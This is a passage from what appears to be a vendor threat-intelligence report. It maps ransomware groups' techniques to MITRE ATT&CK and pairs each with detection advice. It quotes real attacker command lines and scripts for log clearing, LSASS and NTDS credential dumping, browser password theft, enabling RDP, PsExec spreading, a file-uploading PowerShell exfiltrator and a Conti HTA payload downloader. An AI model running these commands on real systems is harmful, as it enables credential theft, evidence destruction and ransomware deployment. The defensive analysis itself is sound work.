## Indicator Removal on Host: File Deletion T1070.004 - 5/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware, like any other sophisticated malware, tries to make the blue team's job more difficult. One method is for ransomware to delete the files responsible for a particular phase of the infection.

**BlackByte** deletes itself after execution:

```
Command _ line: "$windir\$system32\cmd.exe /c ping  
1.1.1.1 -n 10 > Nul & Del $selfpath\$selfname.exe /F /Q"
```

**LockBit** fills with zeros the place on the file system where its executable was located:

```
Command _ line: "$windir\$system32\cmd.exe" /C ping  
127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0  
length=524288 "$selfpath\$selfname.exe" & Del /f /q  
"$selfpath\$selfname.exe"
```

**Pysa** generates the following batch file to remove itself and then this batch file:

```
:Repeat  
del "[sample _ path]\[sample.exe]"  
if exist "[sample _ path]\[sample.exe]" goto Repeat  
rmdir "[sample _ path]"  
del "C:\Users\[user]\AppData\Local\Temp\update.bat"
```

**Clop** used a similar batch file with the following content:

```
:: R  
del" [path _ to _ orig _ file] "  
if exist" [path _ to _ orig _ file] "goto R  
del" [batname].bat "
```

# Conclusion

Ransomware removes itself to make it harder to obtain the sample. If the sample is not removed, it can be reverse-engineered right away. Otherwise, analysts first have to spend effort to recover it or find it by other means.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

## Appendix#1 - Ping and File Deletion in Command line

### Indicator Removal on Host: Clear Windows Event Logs T1070.001 - 6/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Another way to hide evidence is to clear any event logs. This method is very popular with ransomware because it makes the incident response team's job more difficult. However, there are methods used in digital forensic that allow you to restore the course of events on an infected machine without the information from the event logs.

**Lockbit and Hive** use one of the most popular event log utilities to clear these logs

```
Command _ line: wevtutil cl application  
Command _ line: wevtutil cl security  
Command _ line: wevtutil cl system
```

**Clop** clears all Administrative Event Logs in Event Viewer, by executing the following command:

```
Command _ line: cmd.exe /C for /F "tokens=*\" %1 in  
('wevutil.exe el') DO wevutil.exe cl \"%1\"
```

**BlackCat also clears event logs in a loop:**

```
Command _ line: "cmd.exe /c for /F \"tokens=*\" %1 in  
('wevtutil.exe el') DO wevtutil.exe cl \"%1\""
```




Fig. 23 – Suspicious activity: Blackcat. Event logs cleaning

## Conclusion

In most cases, attackers try to delete logs to further complicate an investigation. The best way to detect log deletions are events 1102 and 104. Also tracking command line utilities such as wevtutil.exe helps to detect Windows log deletion whenever the Security log is cleared, event 1102 - “The audit log was cleared” occurs. One of the fields contained in this event can correlate with the user who cleared the log, namely the “Account Name”. Similar behaviour is observed in the System log event 104. For example: “The System log file was cleared” or “The Microsoft-Windows-PowerShell/Operational log file was cleared”. Here one can also see which log was cleared and by whom.

SIGMA: (Available in the full version of the report in Kaspersky TIP)

Appendix#1 - Clear Windows Event Logs via Command Line

Appendix#1 - Clear Windows Event Logs

## Deobfuscate/Decode Files or Information T1140 - 7/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Using this technique allows the ransomware to bypass some defences and make it difficult for the blue team to operate. In turn, obfuscation can sometimes confuse some SIEM correlation rules.

**BlackByte uses the obfuscated PowerShell script:**

```
Image _ path: "$windir\\$system32\\cmd.exe",
Command _ line: "cmd /c del $windir\\$system32\\
Taskmgr.exe /f /q & del $windir\\$system32\\resmon.
exe /f /q & powershell -command \"\$x = [System.Text.
Encoding]::Unicode.GetString([System.Convert]::FromBase
64String('Vw'+BpA'+G4ARAB'+lAGYA'+ZQB'+uAG'+QA'));St
op-Service -Name \$x;Set-Service -StartupType Disabled
\$x\",
$windir\\$system32\\WindowsPowerShell\\v1.0\\powershell.exe"
Command _ line: "$windir\\$system32\\WindowsPowerShell\\
v1.0\\powershell.exe -command \"$x =
[System.Text.Encoding]::Unicode.GetString([System.
Convert]::FromBase64String('RwBlAHQALQBXAG0AaQBPA
GIAagB1AGMAdAAg'+'AFcAaQBuADMAMgBfAFMAaABhAGQAbw
B3AGMAbwBwAHkAIAB8AC'+'AARgBvAHIARQBhAGMAaAAtAE8AY
gBqAGUAYwB0ACAAewAkA'+'F8ALgBEAGUAbAB1AHQAZQAOACKAO
wB9AA=='));Invoke-Expression \$x"
```

The **Pysa** threat actor uses a base64 encoded PowerShell command to launch Empire.

```
21      {
22          [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("aBBBHQcAAAGAC8ALwAxdkAMwAxD
23          Add-Type -AssemblyName System.Web;
24          $wc = New-Object System.Net.WebClient;
25          $path = $filename -Replace "\\", "/" -Split "-";
26          [string]$fullPath = $path[1];
27          $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
28          [string]$uri = "${$prefix}?token=${$token}&id=${$id}&fullPath=${$fullPath}";
29          $wc.UploadFile($uri, $filename);
30      }
31      catch
```

Fig. 24 – Pysa PowerShell script

**Conti** uses a Base64 obfuscated stage loader ‘CompareForFor.hta’. Deobfuscated code from this hta is displayed below.

```
coreComps.send();

if (coreComps.status == 200) {
    try {
        var coreCore = new ActiveXObject("adodb.stream");
        coreCore.open;
        coreCore.type = 1;
        coreCore.write(coreComps.responseText);
        coreCore.savetofile("c:\\users\\public\\compareForFor.jpg", 2);
        coreCore.close;
    }
    catch(e) { }
}

Call compareProcProc( procCompare)
var iIComps = new ActiveXObject("wscript.shell");
var htmlComps = new ActiveXObject("scripting.filesystemobject");
iIComps.run("regsvr32 c:\\users\\public\\compareForFor.jpg");
```

Fig. 25 – Conti hta file

## Conclusion

The use of obfuscation helps ransomware circumvent defensive mechanisms that monitor the use of certain patterns in command lines (e.g. the Invoke-Expression substring of a command line). However, suspicious behaviour and obfuscation itself can be detected to counter it.

**SIGMA: (Available in the full version of the report in Kaspersky TIP):**  
**Appendix#1 - Encoded/decoded PowerShell Code Execution**

# Credential Access

Here we consider a few of the most popular credential access techniques used by ransomware actors. In order to move laterally through the network, actors try to obtain credentials. Having credentials allows adversaries to run ransomware remotely. The prime goal is to gain domain account control.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
OS Credential Dumping: LSASS Memory T1003.001	✓	✓	✓	✓	✓	✓	✓	✓
Credentials from Password Stores: Credentials from Web Browsers T1555.003		✓			✓			✓
Brute Force T1110	✓	✓	✓	✓	✓	✓	✓	✓



## OS Credential Dumping: LSASS Memory T1003.001 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

The most common technique used by ransomware actors is dumping the LSASS memory. They use very popular tools such as Mimikatz, KOadic, Empire, LaZagne (BlackCat, Lockbit, Pysa)

Pysa actors were also observed using the procdump tool to dump the memory of lsass.exe:

```
Command _ line: "procdump.exe -accepteula -ma lsass.exe mem.dmp"
```

**Pysa** and **Conti** threat actors, for example, dump LSASS via the built-in windows COM+ services DLL:

```
Command _ line: "$windir\\$system32\\rundll32.exe $windir\\$system32\\comsvcs.dll, MiniDump <lsass _ pid> $windir\\$temp\\xxx full"
```

Ransomware groups using Cobalt Strike (Conti, RagnarLocker, BlackByte) accessed user credentials using the framework. The Cobalt Strike sample accessed lsass.exe with the rights 0x1010 (read rights) and dumped credentials of users logged on to the system.

1410	1010	143A
HEX 1410 DEC 5136 OCT 12020 BIN 0001 0100 0001 0000	HEX 1010 DEC 4112 OCT 10020 BIN 0001 0000 0001 0000	HEX 143A DEC 5178 OCT 12178 BIN 0001 0100 0011 1010
Process rights:		
PROCESS_QUERY_LIMITED_INFORMATION 0x0000001000 PROCESS_SUSPEND_RESUME 0x0000000800 PROCESS_QUERY_INFORMATION 0x0000000400 PROCESS_SET_INFORMATION 0x0000000200 PROCESS_SET_QUOTA 0x0000000100 PROCESS_CREATE_PROCESS 0x0000000080 PROCESS_DUP_HANDLE 0x0000000040	00000000 00000000 00010000 00000000 // [ >= Vista / 2k8] 00000000 00000000 00001000 00000000 00000000 00000000 00000010 00000000 00000000 00000000 00000010 00000000 00000000 00000000 00000001 00000000 00000000 00000000 00000000 10000000 00000000 00000000 00000000 01000000	
PROCESS_VN_WRITE 0x0000000020 PROCESS_VN_READ 0x0000000010 PROCESS_VN_OPERATION 0x0000000008 PROCESS_SET_SESSIONID 0x0000000004 PROCESS_CREATE_THREAD 0x0000000002 PROCESS_TERMINATE 0x0000000001	00000000 00000000 00000000 00100000 00000000 00000000 00000000 00010000 00000000 00000000 00000000 00001000 00000000 00000000 00000000 00000100 // undocumented	
PROCESS_ALL_ACCESS [XP / 2k3] 0x001fffff PROCESS_ALL_ACCESS [>= Vista / 2k8] 0x001fffff	00000000 00011111 00001111 11111111 // STANDARD_RIGHTS_ALL   0xffff 00000000 00011111 11111111 11111111 // STANDARD_RIGHTS_ALL   0xffff	

Fig. 26 – Process rights

The following table displays all the possible rights for dumping lsass.exe, it was created with the regular expression: “^0x\w\*[1235679abdef]\w\$”.

PROCESS_VM_WRITE	0x000000020	0000 0000 0000 0000 0000 0000 0000 0010 0000
PROCESS_VM_READ	0x000000010	0000 0000 0000 0000 0000 0000 0001 0000
		0 0000 1 0001 r 2 0010 w 3 0011 rw 4 0100 5 0101 r 6 0110 w 7 0111 rw 8 1000 9 1001 r a 1010 w b 1011 rw c 1100 d 1101 r e 1110 w f 1111 rw

Fig. 27 – Process rights (further)

This regular expression may be used in the detection rule based on event id 10 in the Sysmon log (Process Accessed).

A secondary indicator of possible dumping the lsass.exe memory to gain credentials is setting the Registry Key that forces the system to store passwords in memory in plaintext, observed in a Hive ransomware incident:

```
Image _ path: "$selfpath\$selfname"  
Registry _ key: "\REGISTRY\SYSTEM\CurrentControlSet\  
Control\SecurityProviders\WDigest"  
Registry _ value _ name: "UserLogonCredential"  
Registry _ value: "0x00000001"
```

If actors are interested in gaining control over the domain, they may use ntdsutil to dump the NTDS.dit database.

TrickBot used by Conti threat actors uses a batch file with the command: “ntdsutil “ac in ntds” “ifm” “cr fu C:\Perflogs\l” q q “

## Conclusion

Though most known AV- solutions successfully detect the aforementioned tools, ransomware actors still use them, so regularly check for AV-base updates. Additionally, it would be more secure to restrict WDigest authentication and enable LSA Protection. More details for mitigation approaches can be found in the **Mitigation section**. We also provide SIGMA rules for this technique.

**SIGMA:**

**Appendix#1 - Suspicious LSASS Memory Access**

**Appendix#1 - Detected Access to SAM,SYSTEM and SECURITY registry hives**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Another technique that we meet in ransomware attacks is the obtaining credentials from web browsers. Credentials are then exfiltrated. This data can help attackers expand access as there are cases where web browsing credentials overlap with privileged accounts.

For example, a sample of Agent Tesla malware used by the **RagnarLocker** group accessed the following Chrome files containing password information:

```
Image _ path: "$selfpath\${selfname}.exe",
File _ path: "$user\${appdata}\Mozilla\Firefox\Profiles\054111xg.default\key3.db",
File _ path: "$user\${appdata}\Google\Chrome\User Data\Default\Login Data",
```

**Pysa** group also used this technique:

```
Image _ path: "$selfpath\${selfname}.exe",
File _ path: "$appdata\Local\Google\Chrome\User Data\Local State",
File _ path: "$appdata\Local\Google\Chrome\User Data\Web Data-journal",
File _ path: "$appdata\Local\Google\Chrome\User Data\Web Data",
```

**BlackCat** ransomware actors use the **WebBrowserPassView** tool to recover passwords saved in browsers.

## Conclusion

Often users save domain credentials in web browsers, which makes gaining credentials easier for an attacker. Ransomware actors also utilise this technique to collect user data to use in future attacks. We recommend detecting suspicious access to credentials stores in web browsers.

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

---

**Brute-force is still an extremely common technique in order to gain credentials. Ransomware actors target external remote services, RDP, VPN and others that are not sufficiently protected.**

Moreover, after gaining access to the system, actors continue to brute-force nearby hosts in order to move laterally through the network.

It is important to implement a password policy. This measure can reduce the risk of password guessing or matching passwords from common lists.

## Conclusion

We recommend monitoring authentication logs, and focusing on the high volume of login failures of valid accounts. In addition ransomware actors use password spraying, so monitor for many failed login attempts of multiple users.



# Discovery

Discovery remains an inherent phase of an attack. Actors try to gather the system's and whole organisation's infrastructure information. It will help to navigate the network and explore what they can seize, or determine subsequent actions in the attack. Ransomware actors as a rule try to maximise the attack surface, so they enumerate network shares and other hosts in the network, use network scanning, check current system connections and explore relations in the Active Directory.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
System Network Connections Discovery T1049	✓	✓	✓	✓	✓	✓	✓	✓
Remote System Discovery T1018	✓	✓	✓	✓	✓	✓	✓	✓
Network Share Discovery T1135	✓	✓	✓	✓	✓	✓	✓	✓
Account Discovery T1087	✓	✓	✓	✓	✓	✓	✓	✓
File and Directory Discovery T1083	✓	✓	✓	✓	✓	✓	✓	✓
Process Discovery T1057	✓	✓	✓	✓	✓	✓	✓	✓

## System Network Connections Discovery T1049 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Upon gaining access to the system, threat actors usually query the current active system connections where they can possibly move and encrypt nearby hosts. As a rule we typically see the following commands performed by ransomware actors:

```
Command _ line: "net session"
Command _ line: "net use"
Command _ line: "netstat -ano"
Command _ line: "query session"
```

Some ransomware Trojans include built-in network connection discovery commands. This is from a **BlackByte** sample:

The screenshot shows a process dump from a BlackByte sample. On the left, there are two highlighted sections: 'System Network Con' (with a command line of '\$windir\$\system32\cmd.exe /c net use \* /del') and 'Process creation' (with a command line of '\$windir\$\system32\cmd.exe /c net use \* /del'). A bracket on the left points to both of these sections. On the right, a table provides details about the discovered connections:

Description	
System Network Connections Discovery via Standard Windows Utilities (MITRE: T1049 System Network Configuration Discovery)	
Command_line	"\$windir\$\system32\cmd.exe" session
Image_path	\$windir\$\system32\cmd.exe
Parent_image_path	\$windir\$\system32\cscript.exe
Parent_pid	2584
Pid	2472

MITRE:  
T1049 System Network Connections Discovery (TA0007)

Fig. 28 – Suspicious Activity: Blackbyte. Discovery via net

## Conclusion:

Checking current system connections is the easiest way to look around and to find out which machines to exploit next. The commands above may be a good indicator of a System Network Connection Discovery. Focus on unusual processes which run these commands.

### SIGMA

**Appendix#1 - System Network Connections Discovery via Standard Windows Utilities**

**Appendix#1 - System Network Connections Discovery via PowerShell**

### Remote System Discovery T1018 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

---

Another discovery technique is enumerating the other remote hosts belonging to the compromised network. The gained information will be used for further lateral movement or just executing ransomware remotely.

**BlackByte** samples also perform remote system discovery, importing the PowerShell module ActiveDirectory and getting names of Domain Computers:

```
Command _ line: "powershell -command \"Import-Module ActiveDirectory;Get-ADComputer -Filter * -Properties * | FT Name\"",  
Command _ line: "net view"
```

We also observed the following commands in other ransomware attacks:

```
Command _ line: "net view /all"
Command _ line: "net view /all /domain"
Command _ line: "dsquery subnet -limit 0" - performed on a domain controller (or server with AD DS role) to get subnet information
Command _ line: "nltest /domain _ trusts" - performed on a domain controller to enumerate trusted domains
Command _ line: "nltest /dclist" - performed on a domain controller (or server with AD DS role) to get the list of domain controllers
```

The most popular command, “arp -a”, is used by all analysed ransomware actors. This command allows them to display the ARP cache with a mapping of IP addresses to MAC addresses.

Some actors scan the network. For example, Lockbit enumerates network shares, trying to connect to them using TCP ports 135, 445

Additionally, ransomware actors use the BloodHound utility to gather information about the victim's infrastructure. BloodHound provides the attacker with a visualisation of relationships in Active Directory and analysis of the AD rights.

Another toolset to gain information is the Powersploit framework which has a recon module that allows attackers to get information about the network and Windows Active Directory domain.

## Conclusion:

Remote system discovery is the most popular technique. The results of gaining information about the infrastructure will be used in the lateral movement phase. Therefore we are looking for commands that may indicate remote hosts discovery and network scanning over the organisation.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Remote System Discovery via Standard Windows Utilities**

**Appendix#1 - Remote System Discovery via PowerShell**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

In order to encrypt nearby hosts and get more victims, threat actors perform network share discovery. They enumerate shared network drives and folders to access other systems.

Most ransomwares use the `NetShareEnum()` and `GetLogicalDriveStrings()` WinAPI functions.

**BlackByte**, for example, performed the commands via `net.exe`:

```
Command _ line: "net share"  
Command _ line: "net view"
```

**Lockbit**, as we mentioned before, enumerates network shares trying to connect to them using the TCP ports 135, 445

## Conclusion:

As we see, the three techniques presented above are overlapping with each other. They are united with the purpose to obtain information about the network infrastructure of a victim and navigate in the organisation's network in order to make the attack more effective.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Network Share Discovery via Standard Windows Utilities**

**Appendix#1 - Network Share Discovery via PowerShell**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

The Account Discovery technique is the listing of all accounts in an organisation. The information gained allows ransomware actors to determine which accounts they can use for achieving their purposes. Ransomware actors are interested in accounts that have elevated privileges; for example, local administrators, administrators of various services, service accounts, groups with high permissions, etc.

The common commands we meet in the ransomware attacks:

```
Command _ line: "whoami /groups"  
Command _ line: "net group "Enterprise admins" /domain"  
Command _ line: "net group "Domain admins" /domain"
```

We observed the usage of the **Find-LocalAdminAccess** command from the Recon module of Powersploit, by Pysa actors. This command finds computers where the current user has local administrator privileges. Bloodhound also helps to determine which accounts are members of high privileged groups.

## Conclusion:

The information gained from Account Discovery helps ransomware actors to perform lateral movement and privilege escalation. Monitor the commands that can be executed to enumerate user accounts and groups in a domain. Implement PowerShell logging to detect commands from popular tools (BloodHound, Powersploit, etc).

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Account Discovery via Standard Windows Utilities**

**Appendix#1 - Account Discovery via PowerShell**

## File and Directory Discovery T1083 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

**File and Directory discovery is a technique involving enumerating files and directories in order to determine whether certain objects should be encrypted/stolen or not. Ransomware Trojans usually search for specific extensions to encrypt files or specific patterns in a file name: pptx, xlsx, docx, etc.**

**In the picture below you can see the presentation of automatic search:**

● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>A:\*.pptx</b> (MITRE: T1005 Data from Local System).
● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>A:\*.XLS</b> (MITRE: T1005 Data from Local System).
● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>A:\*.XLSX</b> (MITRE: T1005 Data from Local System).
● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>B:\*.pdf</b> (MITRE: T1005 Data from Local System).
● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>B:\*.doc</b> (MITRE: T1005 Data from Local System).
● Low	200	The process <b>\$selfpath\\$selfname.exe</b> has run the wildcard search: <b>B:\*.docx</b> (MITRE: T1005 Data from Local System).



Fig. 29 – Suspicious Activity: Automatic Search

**The files listed below are common targets for theft (exfiltration):**

```
**secret**", **private**", **confident**", **important**", **federal**",
**government**", **security**", **fraud**", **secret**", **balance**",
**statement**", **checking**", **saving**", **routing**", **finance**",
**agreement**", **SWIFT**", **license**", **Compilation**",
**report**", **secret**", **confident**", **hidden**", **clandestine**",
**illegal**", **compromate**", **privacy**", **private**", **contract**",
**concealed**", **clandestine**", **investigation**", **federal**",
**bureau**", **government**", **security**", **unclassified**", **seed**",
**personal**", **confident**", **mail**", **letter**", **passport**",
**billing**", **payment**", **budget**", **bank**", **cash**", **payroll**",
**scans**"
```

**Moreover, ransomware trojans typically avoid breaking the system, they make folder exclusions and skip encrypting system folders, browsers and other software.**

## **Conclusion:**

**File and Directory discovery techniques are employed by many ransomware programs, since their main goal is to encrypt and/or steal data that is critical for the user in order to demand a ransom. Therefore, it is necessary to monitor access to many critical files and directories. Because groupings most often discover files and directories through the Windows API, we recommend using EDR solution to detect this activity.**



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Process Discovery consists of methods that enumerate active processes in order to form the next steps of an attack. One way or another, ransomware performs process discovery or enumeration in order to terminate them so that they do not interfere with the encryption process.

For example, some ransomware programs call the [CreateToolhelp32Snapshot](#) for getting a snapshot of the running processes; then they use [Process32First](#) and [Process32Next](#) to enumerate the snapshot.

As we have seen earlier, **Pysa** uses the wmic tool to get process info and immediately deletes them.

```
function p($p) {
    wmic process where "name like '%$p%' delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBOB");p("QBDATA");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barraCUDA");p("veeam");p("arcserve");
```

Fig. 30 – Pysa script

## Conclusion:

All the described ransomware strains perform process discovery as they need to ensure that no process locks the files and prevents them from being encrypted. Monitor for the “tasklist.exe” command and “Get-Process” via PowerShell.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Process Discovery via Standard Windows Utilities**

**Appendix#1 - Process Discovery via PowerShell**

# Lateral Movement

Lateral movement refers to taking control of remote systems. It is related to the event of spreading ransomware over the victim's network in order to encrypt more systems. Ransomware actors often use Windows remote services such as RDP, SMB/Admin Shares, WinRM. Let's consider the most popular techniques and patterns of lateral movement.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Remote Services: Remote Desktop Protocol T1021.001	✓	✓	✓	✓	✓	✓	✓	✓
Lateral Tool Transfer T1570	✓	✓	✓	✓		✓	✓	✓
Remote Services: SMB/ Windows Admin Shares T1021.002	✓	✓	✓	✓		✓	✓	✓



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Threat Actors use RDP to spread over the network or to maintain remote access in the infected system. As we know, RDP is a very popular infection vector. Ransomware actors get access to the system via exposed RDP. After gaining access, actors continue to move through the network using Remote Desktop Connections.

According to GERT investigations, after initial access, **Lockbit** moves through the network via multiple RDP connections.

**Conti** enables RDP in the Windows Registry and Firewall Configuration:

Command\_line:

- “reg add “HKLM\System\CurrentControlSet\Control\Terminal Server” /v “fDenyTSConnections” /t REG\_DWORD /d 0 /f
- “netsh advfirewall firewall set rule group=”Remote Desktop” new enable=yes”
- “reg add “HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp” /v “UserAuthentication” /t REG\_DWORD /d 0 /f”

In a GERT incident response investigation, **Pysa** was observed to connect to other servers via RDP:

- mstsc /v xxx
- mstsc /v xxx\c\$

**Pysa** enables RDP in its PowerShell Script (398B71C2B6B9EF8ABD47DEACE3E844D3):

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 0  
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Fig. 31 – Pysa PowerShell script

#### PowerShell Commands:

- `Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-Name "fDenyTSConnections" -Value 0`
- `Enable-NetFirewallRule -DisplayGroup "Remote Desktop"`

#### Conclusion:

As Remote Desktop Connections is a common Windows feature, ransomware actors actively use it. If it is unnecessary it should be disabled. Consider which accounts should be members of the Remote Desktop Users group. Additionally if you have an external RDP server, implement multi-factor authentication and protect it with firewall rules. Monitor for suspicious RDP connections (for example, a user who has never previously connected to a certain system), multiple connections at the same time performed by a single user, or suspicious time or location for connections.

#### SIGMA:

[\*\*Appendix#1 - Enabling RDP via Registry\*\*](#)

[\*\*Appendix#1 - Enabling RDP in Windows Firewall\*\*](#)



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware threat actors transfer files from one system to other remote hosts for lateral movement. Adversaries use inherent file sharing protocols such as file sharing over SMB to connected network shared folders or connect with gained credentials via SMB/Windows Admin Shares or RDP. The most popular tool for lateral movement is PSEXEC (**Pysa, LockBit, BlackCat, Hive**):

```
Command _ line: "psexec.exe -accepteula -d -s \\<ip _ address> <executable _ path>"
```

Ransomware actors also used cmd to copy files via SMB:

```
Command _ line: "cmd /c copy <executable _ path> \\<ip _ address>\ADMIN$ /y"
```

Conti and Hive ransomware groups have also been observed to use a more sophisticated method - using bitsadmin:

```
Command _ line: "Bitsadmin /transfer debjob /download \\ [localuser]\C$\Windows\[Conti].dll C:\Windows\[conti].dll"
```

After gaining access to the service accounts some adversaries (BlackByte) utilised AnyDesk for lateral movement. Monitoring for AnyDesk activity can be an early indicator of compromise if AnyDesk is not utilised or allowed by your organisation.

## Conclusion:

Threat actors copy their ransomware to compromised hosts via file sharing over SMB/Windows Admin Shares and via standard utilities (psexec, cmd, bitsadmin, etc) in order to spread programs and encrypt as many hosts as possible. As these utilities can be used legitimately by administrators of an organisation, we recommend that the use of these utilities is monitored in accordance with the patterns specified in SIGMA.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - File Download via Bitsadmin**

**Appendix#1 - Psexec Suspicious Commands**

**Appendix#1 - PsExec Pipes Artifacts**

**Appendix#1 - Mounting Shares via net**

**Appendix#1 - Using Explicit Credentials while mounting Share**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

SMB (Server Message Block) is the most common protocol used by ransomware threat actors to move laterally through a network. Some execution techniques overlap with it. Scheduled tasks, services, WMI may be executed over SMB.

**Pysa** launched PowerShell script p.ps1 from a network share on a remote host:

```
Command _ line: "powershell.exe -ExecutionPolicy Bypass  
-file \\[REMOTE _ HOSTNAME]\\share$\p.ps1"
```

**Pysa** files that have been found in the same folder as the abovementioned PowerShell script:

- C:\share\$\HappyEnd.bat
- C:\share\$\p.ps1
- C:\share\$\B.bat
- C:\share\$\Psexec.exe
- C:\share\$\Servers0.bat
- C:\share\$\Workstations0.bat

**Hive** ransomware was propagated the following way. The threat actors use a script, COPY.bat, that copies the Trojan xxx.exe from the share\$ folder to the folder C:\windows\temp\ on different systems on the network (the list of IP addresses was located in files comps##.txt) using the PsExec tool:

```
"PsExec.exe /accepteula @comps##.txt -u  
<domain>\<username>" -p "<password>" cmd /c COPY  
"\<xxx>\share$\xxx.exe" "C:\windows\temp\""
```

Multiple files named comps##.txt were found on the system in "C:\share\$\". These files contain lists of internal IP addresses targeted by malware deployment.

Examples of file names:

“/share\$/comps1.txt”  
“/share\$/comps10.txt”  
“/share\$/comps11.txt”  
“/share\$/comps12.txt”  
...  
“/share\$/comps98.txt”

For some ransomware strains the attackers may specify the Trojan operation mode to encrypt files available for modification over the network and stored on remote hosts. **Conti** ransomware has a command line option to encrypt remote shares via SMB (Encrypt-mode)

**BlackCat** increases the upper limit on the number of concurrent requests between a server and clients by increasing the MaxMpxCt to the maximum allowed with:

```
